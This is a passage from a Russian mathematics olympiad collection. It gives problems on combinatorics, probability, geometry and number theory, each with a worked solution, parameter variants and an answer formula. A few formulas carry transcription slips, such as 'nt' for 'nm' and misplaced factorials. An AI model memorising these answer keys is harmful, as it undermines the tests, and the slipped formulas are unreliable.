$$S = \frac{1}{2} \frac{a^2}{2} + \frac{1}{2} \frac{b^2}{2} + \frac{a}{\sqrt{2}} \frac{b}{\sqrt{2}}.$$

Переносим все слагаемые в одну часть и умножая на 4, получаем

$$b^2 + 2ab + a^2 - 4S = 0.$$

Решая это квадратное уравнение и оставляя только положительный корень, находим

$$b = -a + 2\sqrt{S}.$$

Замечание. Задачу можно решить быстрее, если знать свойство равнобедренной трапеции со взаимно перпендикулярными диагоналями: высота h в такой трапеции равна средней линии. Поэтому

$$S = \frac{1}{2}(a+b)h = \left(\frac{a+b}{2}\right)^2.$$

Отсюда получается тот же ответ.

Погрешность 0,01.

Варианты

$$a = 3, 4, \dots, 10; S = 110, 120, \dots, 200.$$

Ответ: $2\sqrt{S} - a$.

Задача II.2.3.3. (20 баллов)

Темы: теория множеств, комбинаторика, делимость.

Условие

В соревнованиях по шахматам участвует N команд. Организаторы соревнований придумали следующий способ разбиения команд на группы. Каждой команде присвоен уникальный номер от 1 до N . В первую группу входят команды, номера которых делятся на a , во вторую — те из оставшихся, номера которых делятся на b , в третью — те из оставшихся, номера которых делятся на c , а в четвертую попадают все остальные. Сколько команд будут соревноваться между собой в четвертой группе?

Решение

Пусть A — множество номеров, делящихся на a , B — делящихся на b , C — делящихся на c . Обозначим через $N(X)$ количество элементов в множестве X , $\lfloor x \rfloor$ — округление вниз числа x .

В четвертую группу попадут такие команды, номера которых не делятся ни на одно из чисел a , b или c . Согласно формуле включений и исключений количество N' таких команд равно

$$N' = N - N(A) - N(B) - N(C) + N(A \cap B) + N(A \cap C) + N(B \cap C) - N(A \cap B \cap C).$$

Имеем

$$N(A) = \left\lfloor \frac{N}{a} \right\rfloor, \quad N(B) = \left\lfloor \frac{N}{b} \right\rfloor, \quad N(C) = \left\lfloor \frac{N}{c} \right\rfloor.$$

Далее

$$N(A \cap B) = \left\lfloor \frac{N}{\text{НОК}(a, b)} \right\rfloor, \quad N(A \cap C) = \left\lfloor \frac{N}{\text{НОК}(a, c)} \right\rfloor, \quad N(B \cap C) = \left\lfloor \frac{N}{\text{НОК}(b, c)} \right\rfloor.$$

Наконец, для пересечения всех трех множеств получаем

$$N(A \cap B \cap C) = \left\lfloor \frac{N}{\text{НОК}(a, b, c)} \right\rfloor.$$

Таким образом, в четвертой группе соревнуются команды в количестве

$$\begin{aligned} N' = N &- \left\lfloor \frac{N}{a} \right\rfloor - \left\lfloor \frac{N}{b} \right\rfloor - \left\lfloor \frac{N}{c} \right\rfloor + \\ &+ \left\lfloor \frac{N}{\text{НОК}(a, b)} \right\rfloor + \left\lfloor \frac{N}{\text{НОК}(a, c)} \right\rfloor + \left\lfloor \frac{N}{\text{НОК}(b, c)} \right\rfloor - \left\lfloor \frac{N}{\text{НОК}(a, b, c)} \right\rfloor. \end{aligned}$$

Погрешность 0.

Варианты

$N = 201, 202, \dots, 209; a = 12, 20; b = 6, 18; c = 9, 10.$

Ответ:

$$N - \left\lfloor \frac{N}{a} \right\rfloor - \left\lfloor \frac{N}{b} \right\rfloor - \left\lfloor \frac{N}{c} \right\rfloor + \left\lfloor \frac{N}{\text{НОК}(a, b)} \right\rfloor + \left\lfloor \frac{N}{\text{НОК}(a, c)} \right\rfloor + \left\lfloor \frac{N}{\text{НОК}(b, c)} \right\rfloor - \left\lfloor \frac{N}{\text{НОК}(a, b, c)} \right\rfloor.$$

Задача II.2.3.4. (20 баллов)

Темы: классическая вероятность, комбинаторика.

Условие

На клетчатом листе бумаги размера n клеток в высоту и m клеток в ширину случайно закрасивают 3 клетки (любой выбор клеток равновозможен). Какова вероятность того, что для каждой закрашенной клетки будет также закрашена хотя бы одна соседняя, имеющая с ней общую сторону?

Дайте ответ в процентах с точностью до 0,01.

Решение

На листе nm клеток, поэтому число способов выбрать 3 из них равно C_{nm}^3 .

Всевозможные расположения закрашенных клеток, когда каждая клетка имеет хотя бы одну соседнюю, тоже закрашенную, изображены на рисунке.



Теперь подсчитаем число способов расположить каждую такую фигуру на клетчатом листе. Для первой фигуры имеется $n(m-2)$ способов, для второй, третьей, четвертой и пятой — $(n-1)(m-1)$ способов, для последней — $(n-2)m$ способов. Значит, искомая вероятность равна

$$\frac{n(m-2) + 4(n-1)(m-1) + (n-2)m}{C_{nm}^3} = \frac{12(3nm - 3n - 3m + 2)}{nm(nm-1)(nm-2)}.$$

Для получения ответа в процентах остается умножить полученное выражение на 100.

Погрешность 0,01.

Варианты

$$n = 6, 7, \dots, 15; m = 6, 7, \dots, 15.$$

Ответ: $\frac{1200(3nm - 3n - 3m + 2)}{nm(nt - 1)(nt - 2)}.$

Задача II.2.3.5. (25 баллов)

Темы: алгебра, задача на максимум и минимум.

Условие

Найдите наименьшее значение выражения

$$\frac{(x^2 - ax + b)^2}{\left(x - \frac{a}{2}\right)^2}.$$

Решение

Заметим, что $x^2 - ax + b > 0$ при всех x . Тогда наименьшее значение выражения достигается в той же точке, что и для выражения

$$F = \frac{x^2 - ax + b}{\left|x - \frac{a}{2}\right|}.$$

Выделяя полный квадрат в числителе, получаем

$$\frac{x^2 - ax + b}{\left|x - \frac{a}{2}\right|} = \frac{\left|x - \frac{a}{2}\right|^2 + b - \frac{a^2}{4}}{\left|x - \frac{a}{2}\right|} = \left|x - \frac{a}{2}\right| + \frac{b - \frac{a^2}{4}}{\left|x - \frac{a}{2}\right|}.$$

Пусть $t = \left|x - \frac{a}{2}\right|$, $c = b - \frac{a^2}{4}$. Тогда

$$F = t + \frac{c}{t} = \sqrt{c} \left(\frac{t}{\sqrt{c}} + \frac{\sqrt{c}}{t} \right).$$

Сумма двух положительных взаимнообратных чисел не меньше 2, а значение 2 достигается, когда эти числа равны 1. Таким образом, наименьшее значение выражения F равно

$$2\sqrt{c} = 2\sqrt{b - \frac{a^2}{4}}.$$

Следовательно, наименьшее значение исходного выражение равно $4b - a^2$.

Погрешность 0.

Варианты

$$a = 3, 4, \dots, 10; b = 26, 27, \dots, 50.$$

Ответ: $4b - a^2$.

Вторая волна. Задачи 10–11 класса

Задача II.2.4.1. (15 баллов)

Темы: теория чисел, алгебра.

Условие

Число $\frac{n}{36^k}$ записали в 24-ичной системе счисления. Сколько знаков после запятой получилось?

Решение

Имеем $36 = 2^2 \cdot 3^2$, поэтому $36^k = 2^{2k} \cdot 3^{2k}$. Так как $24 = 2^3 \cdot 3$, то, умножив числитель и знаменатель на 2^{4k} , получим

$$\frac{n}{36^k} = \frac{2^{4k}n}{2^{6k} \cdot 3^{2k}} = \frac{2^{4k}n}{24^{2k}}.$$

Значит, данное число имеет $2k$ или меньше знаков после запятой. Поскольку n не делится на 3, то $2^{4k}n$ не делится на 24, а значит, число имеет ровно $2k$ знаков после запятой в 24-ичной системе счисления.

Погрешность 0.

Варианты

$$n = 109, 112, \dots, 169; k = 3, 4, \dots, 15.$$

Ответ: $2k$.

Задача II.2.4.2. (20 баллов)

Темы: текстовая задача, логика.

Условие

Пастбище для овец ограждено забором в форме пятиугольника, в вершинах которого вбиты столбы. На территории пастбища вбили еще n столбов. Некоторые столбы соединили между собой непересекающимися бревнами так, что все пастбище разбилась на пятиугольные огражденные участки. Сколько таких участков получилось?

Решение

Рассмотрим граф, в котором вершины — столбы, вбитые внутри и на границе пастбища. Между вершинами проведено ребро, если соответствующие столбы соединены ограждением. Прямолинейные части забора по условию не пересекаются,

поэтому полученный граф — планарный. Следовательно, справедлива формула Эйлера $V - P + G = 2$, где V — число вершин, P — число ребер, G — число граней (грань — участок пастбища либо внешняя территория).

Число вершин известно: $V = n + 5$. Число участков, на которые разбито пастбище, равно $G - 1$.

Свяжем число ребер с числом граней. Назовем как-нибудь все грани и все ребра (можно, например, занумеровать их). Представим таблицу с двумя столбцами. Запишем в первый столбец все грани. Во втором столбце напротив соответствующей грани перечислим все ребра, которые ее ограничивают. Тогда каждое ребро встретится во втором столбце таблицы ровно два раза, так как каждое ребро отделяет две грани. Напротив каждой грани будет выписано 5 ребер. Таким образом, во втором столбце всего будет $5G = 2P$ записей. Поэтому $P = 5G/2$.

Возвращаясь к формуле Эйлера, находим

$$n + 5 - \frac{5G}{2} + G = 2.$$

Отсюда

$$G = \frac{2(n+3)}{3}.$$

Поэтому число участков, на которые разбито пастбище, равно $\frac{2(n+3)}{3} - 1$.

Погрешность 0.

Варианты

$$n = 30, 33, \dots, 120.$$

Ответ: $\frac{2(n+3)}{3} - 1$.

Задача II.2.4.3. (20 баллов)

Темы: комбинаторика.

Условие

Туристическая компания предлагает экскурсионные программы по городу, в котором имеется N достопримечательностей. На ближайший сезон компании нужно составить k программ так, чтобы в каждой программе была хотя бы одна достопримечательность, и каждая достопримечательность города оказалась ровно в одной программе. Экскурсионные программы продаются независимо, поэтому их порядок неважен, а порядок обхода достопримечательностей в программе имеет значение (например, «Музей, Парк» и «Парк, Музей» — это разные программы; любая достопримечательность участвует в программе только один раз). Сколько вариантов организовать туристический сезон есть у компании?

Решение

Существует $N!$ способов выписать все N достопримечательностей. Обозначим j -ю достопримечательность через a_j .

Выпишем последовательность из всех N символов a_j в некотором порядке. Мы можем разбить выписанную последовательность на k групп, поставив $k - 1$ перегородку между какими-нибудь буквами. Всего есть $N - 1$ позиция, где можно поставить перегородку. Таким образом, существует C_{N-1}^{k-1} способов разбить выписанную последовательность на k групп.

Итак, имеется $N!C_{N-1}^{k-1}$ способов выписать все символы a_j вместе с разбиением их на k групп. Каждая такая строка соответствует некоторой организации туристического сезона. Однако по условию порядок групп (экскурсионных программ) неважен. Все описанные строки можно разбить на наборы по $k!$ строк, так что в каждом наборе строки отличаются только перестановкой групп. Каждый такой набор отвечает ровно одному способу организовать сезон. Следовательно, всего у туристической компании имеется

$$\frac{N!C_{N-1}^{k-1}}{k!}$$

вариантов.

Погрешность 0.

Варианты

$N = 10, 11, \dots, 20; k = 4, 5, 6, 7.$

Ответ: $\frac{N!C_{N-1}^{k-1}}{k!}.$

Задача II.2.4.4. (20 баллов)

Темы: стереометрия, геометрическая вероятность.

Условие

Из отрезка $[0, a]$ случайно выбираются три вещественных числа. Найдите вероятность того, что наибольшее число отличается от наименьшего не менее, чем на b .

Выразите ответ в процентах с точностью до 0,01.

Решение


Выбирая три числа из $[0, a]$, назовем x — наименьшее из них, z — наибольшее, а y — лежащее между x и z . Выбор чисел x, y, z равносильно выбору точки $\alpha(x, y, z)$ в пространстве, удовлетворяющей условиям:

- так как $x, y, z \in [0, a]$, то точка α лежит в кубе $ABCDEFGH$ с координатами вершин: $A(0, 0, 0)$, $B(a, 0, 0)$, $C(a, a, 0)$, $D(0, a, 0)$, $E(0, 0, a)$, $F(a, 0, a)$, $G(a, a, a)$, $H(0, a, a)$;

- так как $x \leq y$, то точка α лежит по ту же сторону от плоскости $x = y$, что и точка H ;
- так как $y \leq z$, то точка α лежит по ту же сторону от плоскости $y = z$, что и точка E .

Пересекая три указанных множества (куб и два полупространства), получаем, что точка α выбирается случайно из тетраэдра $AGEH$.

Условию $z - x \geq b$ соответствуют те точки тетраэдра $AGEH$, которые лежат выше плоскости $z = x + b$. Эта плоскость пересекает тетраэдр в точках $K(0, 0, b)$, $L(a - b, a - b, a)$, $I(a - b, a, a)$, $J(0, b, b)$.



Искомая вероятность p равна отношению объемов многогранника $HEKJIL$ и тетраэдра $AGEH$.

Объем тетраэдра $AGEH$ равен

$$V_{AGEH} = \frac{1}{3}AE \cdot S_{GEH} = \frac{1}{3}a \cdot \frac{1}{2}a^2 = \frac{a^3}{6}.$$

Объем многогранника $HEKJIL$ вычислим как сумму объемов тетраэдров $IHEKJ$ и $KLEI$.

Имеем

$$S_{HEKJ} = S_{AHE} - S_{AJK} = \frac{1}{2}AE \cdot HE - \frac{1}{2}AK \cdot JK = \frac{1}{2}(a^2 - b^2).$$

Тогда

$$V_{IHEKJ} = \frac{1}{3}IH \cdot S_{HEKJ} = \frac{1}{3}(a - b) \cdot \frac{1}{2}(a^2 - b^2) = \frac{1}{6}(a - b)^2(a + b).$$

Далее площадь основания тетраэдра $KLEI$

$$S_{LEI} = S_{EGH} - S_{LCI} - S_{EIH} = \frac{1}{2}a^2 - \frac{1}{2}b^2 - \frac{1}{2}(a - b)a = \frac{1}{2}(a - b)b.$$

Тогда

$$V_{KLEI} = \frac{1}{3}KE \cdot S_{LEI} = \frac{1}{3}(a - b) \cdot \frac{1}{2}(a - b)b = \frac{1}{6}(a - b)^2b.$$

Значит, искомая вероятность

$$p = \frac{V_{IHEKJ} + V_{KLEI}}{V_{AGEH}} = \frac{\frac{1}{6}(a - b)^2(a + b) + \frac{1}{6}(a - b)^2b}{\frac{1}{6}a^3} = \frac{(a - b)^2(2b + a)}{a^3}.$$

Для получения ответа в процентах умножим полученное выражение на 100.

Погрешность 0,01.

Варианты

$$a = 8, 9, \dots, 16; b = 1, 2, \dots, 7.$$

Ответ: $\frac{100(a-b)^2(2b+a)}{a^3}$.

Задача П.2.4.5. (25 баллов)

Темы: алгебра, неравенства, экстремальные значения.

Условие

Найдите наибольшее значение выражения $y + bx$ при условии

$$\log_{x^2 + \frac{y^2}{a^2}} 2x \geq 1.$$

Формат ответа: приближенный с точностью до 0,01.

Решение

Положим $m = y + bx$. Тогда $y = m - bx$ — уравнение прямой с угловым коэффициентом $-b$, которая отсекает отрезок m на оси Oy . Для любой точки (x_0, y_0) этой прямой получается одно и то же значение $m = y_0 + bx_0$. Таким образом, задача сводится к поиску такой точки, удовлетворяющей неравенству


$$\log_{x^2 + \frac{y^2}{a^2}} 2x \geq 1, \quad (\text{П.2.1})$$

которая лежала бы на прямой с наибольшим параметром m . В этой точке и будет достигаться наибольшее значение выражения $y + bx$.

Рассмотрим два случая. Первый: $0 < x^2 + \frac{y^2}{a^2} < 1$. Это неравенство задает внутренность эллипса с центром в начале координат и полуосями 1 (по оси x) и a (по оси y), центр эллипса и его граница исключаются. На этом множестве неравенство (П.2.1) равносильно

$$\log_{x^2 + \frac{y^2}{a^2}} 2x \geq \log_{x^2 + \frac{y^2}{a^2}} \left(x^2 + \frac{y^2}{a^2}\right) \iff 2x \leq x^2 + \frac{y^2}{a^2} \iff (x-1)^2 + \frac{y^2}{a^2} \geq 1.$$

Полученное неравенство задает границу и внешнюю часть эллипса с центром в точке $(1, 0)$ и полуосями 1 (вдоль оси x) и a (вдоль оси y). Пересечение этих областей показано на рисунке.




Рассматривая всевозможные прямые $y = m - bx$, проходящие через данную область (некоторые из этих прямых изображены на рисунке), видим, что наибольшего значения m не существует (можно сколь угодно близко приближать прямую к границе области).

Второй случай: $x^2 + \frac{y^2}{a^2} > 1$. Это неравенство задает внешность эллипса с центром в начале координат и полуосями 1 (по оси x) и a (по оси y), граница исключается. На этом множестве неравенство (II.2.1) равносильно

$$\log_{x^2 + \frac{y^2}{a^2}} 2x \geq \log_{x^2 + \frac{y^2}{a^2}} \left(x^2 + \frac{y^2}{a^2} \right) \iff 2x \geq x^2 + \frac{y^2}{a^2} \iff (x-1)^2 + \frac{y^2}{a^2} \leq 1.$$

Полученное неравенство задает границу и внутреннюю часть эллипса с центром в точке $(1, 0)$ и полуосями 1 (вдоль оси x) и a (вдоль оси y). Пересечение этих областей показано на рисунке.



В этом случае наибольшее значение m соответствует прямой $y = m - bx$, касающейся эллипса в верхней его части. Найдём точку касания.

$$\begin{cases} (x-1)^2 + \frac{y^2}{a^2} = 1, \\ y = m - bx. \end{cases}$$

Подставляя значение y из второго уравнения в первое, имеем

$$x^2 - 2x + \frac{(m - bx)^2}{a^2} = 0 \iff x^2 \left(1 + \frac{b^2}{a^2} \right) - 2x \left(1 + \frac{mb}{a^2} \right) + \frac{m^2}{a^2} = 0.$$

Уравнение должно иметь единственное решение, значит, дискриминант, деленный на 4, равен нулю:

$$\frac{D}{4} = \left(1 + \frac{mb}{a^2} \right)^2 - \frac{m^2}{a^2} \left(1 + \frac{b^2}{a^2} \right) = 0.$$

Отсюда

$$m^2 - 2bm - a^2 = 0,$$

то есть $m = b \pm \sqrt{a^2 + b^2}$. Знак «-» перед корнем соответствует нижней точке касания, а знак «+» — верхней. Поэтому интересное значение $m = b + \sqrt{a^2 + b^2}$.

Погрешность 0,01.

Варианты

$$a = 1, 2, \dots, 10; b = 1, 2, \dots, 10.$$

Ответ: $b + \sqrt{a^2 + b^2}$.

Третья волна. Задачи 8–9 класса

Задача П.2.5.1. (15 баллов)

Темы: алгебра, квадратный корень.

Условие

Решите уравнение

$$x^4 \cdot \sqrt{\frac{1}{x^2} - \frac{1}{x^3}} - x \cdot \sqrt{1 - \frac{1}{x}} = r\sqrt{-x}\sqrt{1-x}.$$

Запишите ответ с точностью до 0,01 (если корней несколько, то запишите в ответе наибольший из них).

Решение

Так как в уравнении присутствуют выражения $\sqrt{-x}$ и $\frac{1}{x}$, то решениями могут быть только отрицательные значения x . Учитывая, что $x < 0$, имеем

$$x\sqrt{1 - \frac{1}{x}} = -\sqrt{x^2 \left(1 - \frac{1}{x}\right)} = -\sqrt{x^2 - x}.$$

Далее

$$x^4 \sqrt{\frac{1}{x^2} - \frac{1}{x^3}} = x^2 \cdot x^2 \sqrt{\frac{1}{x^2} - \frac{1}{x^3}} = x^2 \sqrt{x^2 - x}.$$

По свойству корня будет

$$\sqrt{-x}\sqrt{1-x} = \sqrt{-x(1-x)} = \sqrt{x^2 - x}.$$

Учитывая все сказанное, получаем равносильное исходному уравнение

$$x^2 \sqrt{x^2 - x} + \sqrt{x^2 - x} = r\sqrt{x^2 - x}.$$

Так как $x < 0$, то $x^2 - x > 0$, поэтому деление уравнения на $\sqrt{x^2 - x}$ не приведет к потере корней. Имеем

$$x^2 = r - 1.$$

Снова учитывая, что $x < 0$, находим единственный корень

$$x = -\sqrt{r-1}.$$

Погрешность 0,01.

Варианты

$$r = 3, 4, \dots, 50.$$

Ответ: $-\sqrt{r-1}$.

Задача II.2.5.2. (20 баллов)Темы: комбинаторика.**Условие**

В свой день рождения Алина решила приготовить фруктовый шашлык. Кусочки фруктов насаживаются на деревянную шпажку в следующих количествах: a кружков банана, b кубиков киви, c брусочков ананаса, и d долек мандарина. Сколько у Алины есть способов расположить фрукты на шпажке, если кусочки одного фрукта неотличимы, а шашлыки, получающиеся друг из друга переворотом шпажки, считаются одинаковыми?

Решение

Подсчитаем общее число шашлыков сначала без учета переворота шпажки. Если различать все кусочки фруктов (можно каждому назначить номер), то всего существует $(a + b + c + d)!$ способов расположить их. Однако перестановка фруктов одного вида не изменяет шашлык. Поэтому общее число способов

$$N = \frac{(a + b + c + d)!}{a!b!c!d!}.$$

Теперь подсчитаем количество шашлыков, которые не меняются при перевороте шпажки, то есть симметричных относительно середины. Поскольку число d нечетно, а числа a, b, c четны, то симметричные шашлыки существуют, в их середине располагается долька мандарина, а по разные стороны от середины располагаются все фрукты в равных количествах. Тогда общее число симметричных шашлыков

$$S = \frac{\left(\frac{a+b+c+(d-1)}{2}\right)!}{\frac{a!}{2} \cdot \frac{b!}{2} \cdot \frac{c!}{2} \cdot \frac{d-1}{2}!}.$$

Теперь будем считать одинаковыми шашлыки с точностью до переворота. Тогда симметричные шашлыки ранее были учтены один раз, а несимметричные — два раза. Поэтому количество несимметричных шашлыков с точностью до переворота равно $\frac{N-S}{2}$.

Добавляя к этому количеству число симметричных шашлыков, получаем, что всего у Алины способов

$$\frac{N-S}{2} + S = \frac{N+S}{2} = \frac{1}{2} \left(\frac{(a+b+c+d)!}{a!b!c!d!} + \frac{\left(\frac{a+b+c+(d-1)}{2}\right)!}{\frac{a!}{2} \cdot \frac{b!}{2} \cdot \frac{c!}{2} \cdot \frac{d-1}{2}!} \right).$$

Погрешность 0.

Варианты

$a = 2, 4, 6$; $b = 2, 4, 6$; $c = 2, 4, 6$; $d = 3, 5, 7$.

Ответ: $\frac{1}{2} \left(\frac{(a+b+c+d)!}{a!b!c!d!} + \frac{\left(\frac{a+b+c+(d-1)}{2}\right)!}{\frac{a!}{2} \cdot \frac{b!}{2} \cdot \frac{c!}{2} \cdot \frac{d-1}{2}!} \right)$.

Задача II.2.5.3. (20 баллов)*Темы: вероятность, схема Бернулли.***Условие**

На Объединенной физико-математической олимпиаде участникам предлагается a задачи по математике и b задачи по физике. Михаил решает задачу по математике с вероятностью $P\%$, а задачу по физике — с вероятностью $Q\%$. С какой вероятностью Михаил решит на олимпиаде не менее двух задач?

Ответ дайте в процентах с точностью до 0,01.

Решение

Вычислим вероятность дополнительного события: Михаил решит на олимпиаде менее двух задач, то есть либо ни одной, либо ровно одну задачу. Далее используем обозначения $p = \frac{P}{100}$, $q = \frac{Q}{100}$.

Вероятность не решить ни одну задачу

$$P_0 = (1 - p)^a (1 - q)^b.$$

Вероятность решить ровно одну задачу

$$P_1 = ap(1 - p)^{a-1}(1 - q)^b + (1 - p)^a bq(1 - q)^{b-1}$$

(первое слагаемое — вероятность решить ровно одну задачу по математике, второе — ровно одну по физике).

Тогда искомая вероятность

$$P = 1 - (P_0 + P_1) = 1 - (1 - p)^a (1 - q)^b - ap(1 - p)^{a-1}(1 - q)^b - (1 - p)^a bq(1 - q)^{b-1}.$$

Для получения ответа в процентах умножим это выражение на 100.

Погрешность 0,01.

Варианты

$$a = 2, 3; b = 2, 3; P = 10, 15, \dots, 60; Q = 10, 15, \dots, 60.$$


Ответ: $100(1 - (1 - \frac{P}{100})^a (1 - \frac{Q}{100})^b - a \frac{P}{100} (1 - \frac{P}{100})^{a-1} (1 - \frac{Q}{100})^b - (1 - \frac{P}{100})^a b \frac{Q}{100} (1 - \frac{Q}{100})^{b-1})$.

Задача II.2.5.4. (20 баллов)*Темы: планиметрия, параллелограмм.***Условие**

Сумма длин смежных сторон параллелограмма равна p , а его высоты равны c и d . Найдите расстояние от вершины тупого угла параллелограмма до его большей диагонали.

Формат ответа: приближенный с точностью до 0,01.

Решение



Назовем вершины параллелограмма буквами A, B, C, D так, чтобы углы B и D были тупыми, а $AB > BC$. Искомое расстояние от вершины D до диагонали AC равно высоте h треугольника ACD , которую будем искать, используя формулу для площади

$$S_{ACD} = \frac{1}{2} AC \cdot h.$$

Так как площадь S_{ACD} в два раза меньше площади S параллелограмма, то

$$h = \frac{S}{AC}. \quad (\text{II.2.2})$$

Поскольку $S = c \cdot AB = d \cdot BC$, то $AB = \frac{d}{c} \cdot BC$. Но $AB + BC = p$, поэтому $\frac{d}{c} \cdot BC + BC = p$, откуда

$$BC = \frac{pc}{d+c}, \quad AB = \frac{pd}{d+c}.$$

Таким образом, площадь параллелограмма равна

$$S = c \cdot AB = \frac{pcd}{d+c}.$$

Теперь найдем длину диагонали AC . Проведем высоту CH параллелограмма. По теореме Пифагора для треугольника BHC имеем

$$BH = \sqrt{BC^2 - c^2}.$$

По теореме Пифагора для треугольника AHC имеем

$$AC = \sqrt{(AB + BH)^2 + c^2} = \sqrt{\left(\frac{pd}{d+c} + \sqrt{\left(\frac{pc}{d+c}\right)^2 - c^2}\right)^2 + c^2}.$$

По формуле (II.2.2) окончательно получаем

$$h = \frac{pcd}{d+c} \cdot \frac{1}{AC} = \frac{pcd}{\sqrt{(pd + c\sqrt{p^2 - (d+c)^2})^2 + c^2(d+c)^2}}.$$

Погрешность 0,01.

Варианты

$$c = 2, 3, \dots, 6; d = 7, 8, \dots, 11; p = 18, 19, \dots, 25.$$

Ответ: $\frac{pcd}{\sqrt{(pd + c\sqrt{p^2 - (d+c)^2})^2 + c^2(d+c)^2}}$.

Задача II.2.5.5. (25 баллов)

Темы: теория чисел, делимость, остатки.

Условие

Завод производит N холодильников в день. Каждый день нанимается одна из компаний-перевозчиков для развоза техники по торговым точкам. Первая компания перевозит всю технику, загрузив в каждый автомобиль по 5 холодильников. Автомобили второй загружаются по 7 холодильников, кроме последнего, перевозящего a штук. Третья загружает в автомобили по 8 холодильников, но для последней машины остается только b штук. Определите наименьшее возможное значение N , если известно, что $N \geq 280$.

Решение

По условию задачи составим систему уравнений

$$\begin{cases} N = 5k, & k \in \mathbb{Z}, \\ N = 7l + a, & l \in \mathbb{Z}, \\ N = 8m + b, & m \in \mathbb{Z}. \end{cases}$$

Из первого и второго уравнения системы следует

$$5k = 7l + a.$$

Чтобы определить значения k , удовлетворяющие этому уравнению, рассмотрим семь случаев, соответствующих возможным остаткам от деления на 7 числа k .

1. Если $k = 7x$, $x \in \mathbb{Z}$, то $5 \cdot 7x = 7l + a$. Поскольку a не делится на 7, то этот случай не дает решений.
2. Если $k = 7x + 1$, $x \in \mathbb{Z}$, то $5 \cdot 7x + 5 = 7l + a$. Если $a = 5$, то подходящие значения k имеют вид $7x + 1$, иначе этот случай не дает решений.
3. Если $k = 7x + 2$, $x \in \mathbb{Z}$, то $5 \cdot 7x + 10 = 7l + a$. Если $a - 10$ делится на 7, то есть $a = 3$, то подходящие k имеют вид $7x + 2$, иначе этот случай не дает решений.

Аналогично рассматриваются оставшиеся четыре случая. Подходящие значения k имеют вид $k = 7x + r$, где число $r \in [1, 6]$ определится однозначно.

Воспользуемся первым и третьим уравнением системы. Имеем

$$5k = 8m + b.$$

Учитывая найденный вид числа k , получаем

$$5(7x + r) = 8m + b \iff 35x = 8m + b - 5r.$$

Значения x подберем, перебирая возможные остатки от деления x на 8.

1. Если $x = 8y$, $y \in \mathbb{Z}$, то $35 \cdot 8y = 8m + b - 5r$. Если $b - 5r$ делится на 8, то подходящие значения x имеют вид $8y$, иначе этот случай не дает решений.
2. Если $x = 8y + 1$, $y \in \mathbb{Z}$, то $35 \cdot 8y + 35 = 8m + b - 5r$. Если $b - 5r - 35$ делится на 8, то подходящие значения x имеют вид $8y + 1$, иначе этот случай не дает решений.

Аналогично рассматриваются оставшиеся шесть случаев. Подходящие значения x имеют вид $x = 8y + q$, где число $q \in [0, 7]$ определится однозначно.

Таким образом,

$$N = 5k = 5(7x + r) = 5(7(8y + q) + r) = 280y + 35q + 5r.$$

Так как по условию $N \geq 280$, то наименьшее значение $N = 280 + 35q + 5r$ получается при $y = 1$.

Погрешность 0.

Варианты

$$a = 1, 2, \dots, 6; b = 1, 2, \dots, 7.$$

Ответ: $(105b + 120a) \% 280 + 280$, где $\alpha \% \beta$ — остаток от деления α на β .

Примечание: формула для ответа получена из общей теории систем линейных сравнений. Предполагается, что участники будут решать задачу методом перебора, как было описано выше, а не выводить данную формулу.

Третья волна. Задачи 10–11 класса

Задача II.2.6.1. (15 баллов)

Темы: теория чисел, комбинаторика.

Условие

Число n в b -ичной системе счисления записывается как 1000. Выписали все натуральные числа от 1 до n в той же системе счисления. Сколько среди выписанных чисел таких, в записи которых используется ровно две различные цифры?

Решение

Всего двузначных чисел, в записи которых ровно две различные цифры, равно $(b - 1)^2$ (на первом месте может быть любая цифра, кроме 0, а на втором — любая, кроме той, что на первом месте).

Множество нужных трехзначных чисел разобьем на 2 группы: в первой группе первые две цифры одинаковые, а во второй — разные. В первой группе чисел столько же, сколько двузначных чисел с двумя различными цифрами, то есть $(b-1)^2$. Для подсчета чисел во второй группе учтем, что первые две цифры можно выбрать $(b-1)^2$ способами, а третью цифру — двумя способами. Значит, всего во второй группе $2(b-1)^2$ чисел. А всего интересующих трехзначных будет $(b-1)^2 + 2(b-1)^2 = 3(b-1)^2$.

Также единственное выписанное в условии четырехзначное число использует в своей записи две различных цифры.

Итого имеется

$$(b-1)^2 + 3(b-1)^2 + 1 = 4(b-1)^2 + 1$$

интересующих нас чисел.

Погрешность 0.

Варианты

$$b = 20, 21, \dots, 50.$$

Ответ: $4(b-1)^2 + 1$.

Задача II.2.6.2. (20 баллов)

Темы: текстовая задача, логика.

Условие

Домашние часы со стрелками и цифровые часы синхронизованно показывают верное время. Ровно в полночь батарейка в часах со стрелками разрядилась до критического значения: раз в минуту скорость их хода стала меняться в $1 - \frac{1}{k}$ раз (первый раз стрелки замедлились, когда цифровые часы показали 00:00, затем 00:01 и т. д.; в течение каждой минуты скорость стрелок постоянна). Сколько минут будут показывать цифровые часы в момент, когда стрелочные часы вновь покажут верное время?

Решение

Пусть t — время в минутах, прошедшее с того момента, как стрелочные часы замедлились в первый раз, до момента, когда они вновь показали верное время. Пусть $n = \lfloor t \rfloor$ (здесь $\lfloor \cdot \rfloor$ — округление вниз до ближайшего целого).

Положим $q = 1 - \frac{1}{k}$. За n минут конец минутной стрелки преодолеет количество минутных долей циферблата, равное

$$M = q + q^2 + q^3 + \dots + q^n = \frac{q(1 - q^n)}{1 - q}.$$

То есть в момент n минутная стрелка находится между делениями, отвечающими $\lfloor M \rfloor$ и $\lfloor M \rfloor + 1$ минутам.

Так как $q = 1 - \frac{1}{k} = \frac{k-1}{k}$, имеем

$$M = \frac{\frac{k-1}{k} \left(1 - \left(\frac{k-1}{k}\right)^n\right)}{1/k} = k - 1 - (k-1) \left(\frac{k-1}{k}\right)^n.$$

Поскольку стрелочные часы покажут верное время не ранее, чем через 12 часов, то $n \geq 12 \cdot 60 = 720$. А так как $k < 100$, то

$$(k-1) \left(\frac{k-1}{k}\right)^n < 100 \left(\frac{99}{100}\right)^n \leq 100 \left(\frac{99}{100}\right)^{720} < 0,1.$$

Поэтому

$$\lfloor M \rfloor = \left\lfloor k - 1 - (k-1) \left(\frac{k-1}{k}\right)^n \right\rfloor = k - 2.$$

Аналогично, к моменту $n + 1$ минутная стрелка пройдет

